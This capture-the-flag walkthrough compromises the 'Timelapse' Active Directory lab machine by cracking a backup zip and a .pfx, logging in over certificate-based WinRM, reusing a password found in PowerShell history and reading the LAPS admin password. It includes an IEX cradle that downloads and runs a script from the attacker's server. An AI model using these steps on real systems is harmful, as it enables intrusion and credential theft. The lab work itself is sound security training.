Timelapse
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Timelapse is an easy Windows machine built on Active Directory. AguestSMB session reveals a share with awinrm_backup.zip. The zip is protected, but its password is weak and we crack it withfcrackzip; inside is a.pfx(private key + certificate), also protected, which we crack withpfx2john. With the key and certificate we authenticate over WinRM over SSL aslegacyyand grab the first flag. The user's PowerShell history containssvc_deploy's cleartext password, and that account belongs to the LAPS Readers group; abusing that permission we read the Administrator password that LAPS stores in AD and log in as administrator to readroot.txt.
Reconnaissance
Initial scan
We start with a ping. Besides confirming the host is up, the TTL (Time To Live) of the returning packet hints at the operating system: each OS starts the TTL at a default value and every router decrements it by one per hop. A value near 64 usually means Linux and one near 128, Windows. Here it returns TTL 127 (one hop below Windows's initial 128), so it points to Windows; a hint, not proof (the TTL can be spoofed), confirmed by the service scan.
ping -c 1 10.10.11.152
PING 10.10.11.152 (10.10.11.152) 56(84) bytes of data.
64 bytes from 10.10.11.152: icmp_seq=1 ttl=127 time=110 ms
Before the TCP sweep we run a UDP scan of the most common ports. It returns three very telling ports: 53 (DNS), 88 (Kerberos) and 123 (NTP). Kerberos is the Active Directory authentication protocol, so this trio is the classic signature of a domain controller.
nmap -sU --min-rate 5000 -Pn -n --open --top-ports 100 10.10.11.152
PORT    STATE SERVICE
53/udp  open  domain
88/udp  open  kerberos-sec
123/udp open  ntp
Now TCP. A full scan (all 65535 ports) followed by one with version detection and default scripts (-sCV) over the open ports confirms the picture.
The scan runs through jmap, a .zshrc function that prompts for the IP and runs that nmap -p- --min-rate 5000 -sS -n -Pn --open, saving the output in greppable format:
jmap
# 10.10.11.152
Not shown: 65518 filtered tcp ports (no-response)
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5986/tcp  open  wsmans           syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
49667/tcp open  unknown          syn-ack ttl 127
49673/tcp open  unknown          syn-ack ttl 127
49674/tcp open  unknown          syn-ack ttl 127
49695/tcp open  unknown          syn-ack ttl 127
Seventeen ports do not get copied by hand: extractPorts boils the file down and leaves them on the clipboard.
extractPorts scan
Extracting information ...
IP Address: 10.10.11.152
Open ports: 53,88,135,139,389,445,464,593,636,3268,3269,5986,9389,49667,49673,49674,49695

Ports copied to clipboard
nmap -p 53,88,135,139,389,445,464,593,636,3268,3269,5986,9389 -sCV 10.10.11.152
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: ...)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0.)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldap          Microsoft Windows Active Directory LDAP
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP
3269/tcp open  tcpwrapped
5986/tcp open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ssl-cert: Subject: commonName=dc01.timelapse.htb
9389/tcp open  mc-nmf        .NET Message Framing
The scan confirms the domain timelapse.htb (we add it to /etc/hosts pointing at the IP) and the host DC01. The juiciest item is 5986: WinRM over SSL/TLS. WinRM is the Windows remote-management service; usually you log in with username and password or with a hash, but the SSL variant also supports client-certificate authentication (presenting a private key and a certificate instead of a password). We note that detail: it will matter later. Let's start by enumerating SMB.
SMB with a guest session - TCP 445
We try SMB first with a null session (empty username and password) and then with the guest user. The null session returns nothing, but guest (a guest account sometimes left enabled) does list the shares, and among the usual ones there is a non-standard share called Shares.
netexec smb 10.10.11.152 -u '' -p '' --shares
netexec smb 10.10.11.152 -u 'guest' -p '' --shares
SMB  10.10.11.152  445  DC01  [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb)
SMB  10.10.11.152  445  DC01  [+] timelapse.htb\guest:
SMB  10.10.11.152  445  DC01  Share       Permissions  Remark
SMB  10.10.11.152  445  DC01  ADMIN$                    Remote Admin
SMB  10.10.11.152  445  DC01  C$                        Default share
SMB  10.10.11.152  445  DC01  IPC$        READ          Remote IPC
SMB  10.10.11.152  445  DC01  NETLOGON                  Logon server share
SMB  10.10.11.152  445  DC01  Shares      READ          Logon server share
SMB  10.10.11.152  445  DC01  SYSVOL                    Logon server share
We connect to Shares with smbclient. It holds two folders: Dev and HelpDesk. In Dev there is a winrm_backup.zip file, which we download.
smbclient //10.10.11.152/Shares -U guest
# password: (empty)
cd Dev
get winrm_backup.zip
smb: \> dir
  Dev       D    0  Mon Oct 25 21:40:06 2021
  HelpDesk  D    0  Mon Oct 25 17:48:42 2021
smb: \Dev\> dir
  winrm_backup.zip  A  2611  Mon Oct 25 17:46:42 2021
smb: \Dev\> get winrm_backup.zip
The HelpDesk folder contains four files related to LAPS (LAPS.x64.msi, LAPS_Datasheet.docx, LAPS_OperationsGuide.docx, LAPS_TechnicalSpecification.docx). LAPS (Local Administrator Password Solution) is Microsoft's tool that manages and rotates each machine's local administrator password, storing it encrypted in Active Directory. These files being here is a strong sign that the machine uses LAPS, a fact we save for privilege escalation.
cd ../HelpDesk
mget *
smb: \HelpDesk\> dir
  LAPS.x64.msi                    A  1118208  Mon Oct 25 16:57:50 2021
  LAPS_Datasheet.docx             A   104422  Mon Oct 25 16:57:46 2021
  LAPS_OperationsGuide.docx       A   641378  Mon Oct 25 16:57:40 2021
  LAPS_TechnicalSpecification.docx A   72683  Mon Oct 25 16:57:44 2021
The four files are the LAPS installer and documentation, a sign the machine uses it.
Shell as legacyy
Cracking winrm_backup.zip
Trying to unzip the file prompts for a password, and the manual attempts fail (incorrect password):
ls -l
unzip winrm_backup.zip
$ ls -l
total 1900
-rw-r--r-- 1 root root 1118208 Nov  9 17:37 LAPS.x64.msi
-rw-r--r-- 1 root root  104422 Nov  9 17:37 LAPS_Datasheet.docx
-rw-r--r-- 1 root root  641378 Nov  9 17:37 LAPS_OperationsGuide.docx
-rw-r--r-- 1 root root   72683 Nov  9 17:37 LAPS_TechnicalSpecification.docx
-rw-r--r-- 1 root root    2611 Nov  9 17:35 winrm_backup.zip

$ unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
password incorrect--reenter:
password incorrect--reenter:
   skipping: legacyy_dev_auth.pfx    incorrect password
Since the password may be weak, we attack it offline with fcrackzip and the rockyou.txt wordlist. The attack is local: no noise and no lockouts on any service.
fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt winrm_backup.zip
found file 'legacyy_dev_auth.pfx', (size cp/uc   2405/  2555, flags 9, chk 72aa)
PASSWORD FOUND!!!!: pw == supremelegacy
The password is supremelegacy. We unzip and get a single file: legacyy_dev_auth.pfx.
unzip winrm_backup.zip
# password: supremelegacy
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
  inflating: legacyy_dev_auth.pfx
Cracking the .pfx and extracting key and certificate
A .pfx is a PKCS#12 container bundling a private key and its certificate, usually password-protected. The filename (legacyy_dev_auth.pfx) suggests it is authentication material for the user legacyy, exactly what the certificate-based WinRM on 5986 needs. The zip password does not open the .pfx (each layer can have its own), so we crack it separately: pfx2john turns the .pfx into a crackable hash.
pfx2john legacyy_dev_auth.pfx > hash
legacyy_dev_auth.pfx:$pfxng$1$20$2000$20$eb755568327396de179c4a5d668ba8fe550ae18a$3082099c<SNIP>3465a6ce0c974055e6dcc74f0e893:::::legacyy_dev_auth.pfxpfx2john turns the PKCS#12 container into an offline-crackable $pfxng$ hash.
We break that hash with john and the same wordlist.
john --wordlist=/usr/share/wordlists/rockyou.txt hash
thuglegacy        (legacyy_dev_auth.pfx)
1g 0:00:00:40 DONE ...
The .pfx password is thuglegacy. With it, openssl extracts first the private key (-nocerts, -nodes so it is not re-encrypted) and then the certificate (-nokeys).
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out priv-key.pem -nodes
Enter Import Password:
$ ls
... hash  legacyy_dev_auth.pfx  priv-key.pem  winrm_backup.zip
We enter thuglegacy as the Import Password and priv-key.pem is created.
openssl pkcs12 -in legacyy_dev_auth.pfx -nokeys -out certificate.pem
Enter Import Password:
$ ls
... certificate.pem  hash  legacyy_dev_auth.pfx  priv-key.pem  winrm_backup.zip
The same way yields certificate.pem.
We now have the two files WinRM over SSL needs: priv-key.pem and certificate.pem.
WinRM SSL access and user.txt
We present the key and certificate to WinRM with evil-winrm, passing -S (SSL), -c for the certificate and -k for the key. If the certificate is mapped to a valid domain account, we get in without knowing any password.
evil-winrm -i 10.10.11.152 -c certificate.pem -k priv-key.pem -S
*Evil-WinRM* PS C:\Users\legacyy\Documents> whoami
timelapse\legacyy
We have an interactive PowerShell session as legacyy. The first flag is on their desktop.
type ..\Desktop\user.txt
4c00332659699540708175a60f669ec7Shell as svc_deploy
Enumeration: the LAPS Readers group
We enumerate local accounts with net user and inspect the most interesting one. The svc_deploy account belongs to the LAPS Readers group: that is, it has permission to read the passwords LAPS stores in Active Directory. The LAPS files we saw over SMB now make full sense. If we get this account, we will be able to read the Administrator password.
net user
net user svc_deploy
Local Group Memberships  *Remote Management Use
Global Group memberships *LAPS Readers          *Domain Users
PowerShell history: svc_deploy's password
One of the first places worth checking after landing a shell on Windows is the PowerShell history, which PSReadLine keeps on disk and is readable by the user themselves. Here is the prize: legacyy had run commands that build a svc_deploy credential with the password in cleartext.
type AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl ...svc_deploy's password is E3R$Q62^12p7PLlC%KWaxuaV.
Pivot to svc_deploy
We reuse those credentials with evil-winrm (again -S, since WinRM is over SSL) to open a session as svc_deploy (credential reuse: a recovered credential is tried on every service, since reusing them is the norm).
evil-winrm -i 10.10.11.152 -u 'svc_deploy' -p 'E3R$Q62^12p7PLlC%KWaxuaV' -S
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> whoami
timelapse\svc_deploy
Shell as Administrator
Reading the LAPS password
Since svc_deploy is in LAPS Readers, we can read the local administrator password LAPS stores in the computer object's ms-Mcs-AdmPwd attribute. To automate it, we download the Get-LAPSPasswords.ps1 script in memory from our HTTP server (without touching disk) and run it.
IEX(New-Object Net.WebClient).downloadString('http://10.10.16.6/Get-LAPSPasswords.ps1')
# attacker HTTP server
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.152 - - [10/Nov/2025 14:52:06] "GET /Get-LAPSPasswords.ps1 HTTP/1.1" 200 -
The server log confirms the victim (10.10.11.152) fetches the script into memory.
Get-LAPSPasswords
Hostname : dc01.timelapse.htb
Stored   : 1
Readable : 1
Password : G3Tb0+Vv!e;;iy2a}K237gJH
Expiration : 11/15/2025 11:46:37 AM
The script dumps the local administrator password of DC01: G3Tb0+Vv!e;;iy2a}K237gJH.
Administrator access and root.txt
We authenticate over WinRM SSL as Administrator with that password.
evil-winrm -i 10.10.11.152 -u 'Administrator' -p 'G3Tb0+Vv!e;;iy2a}K237gJH' -S
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
timelapse\administrator
The final flag is not in the usual path (the Administrator's desktop returns path does not exist):
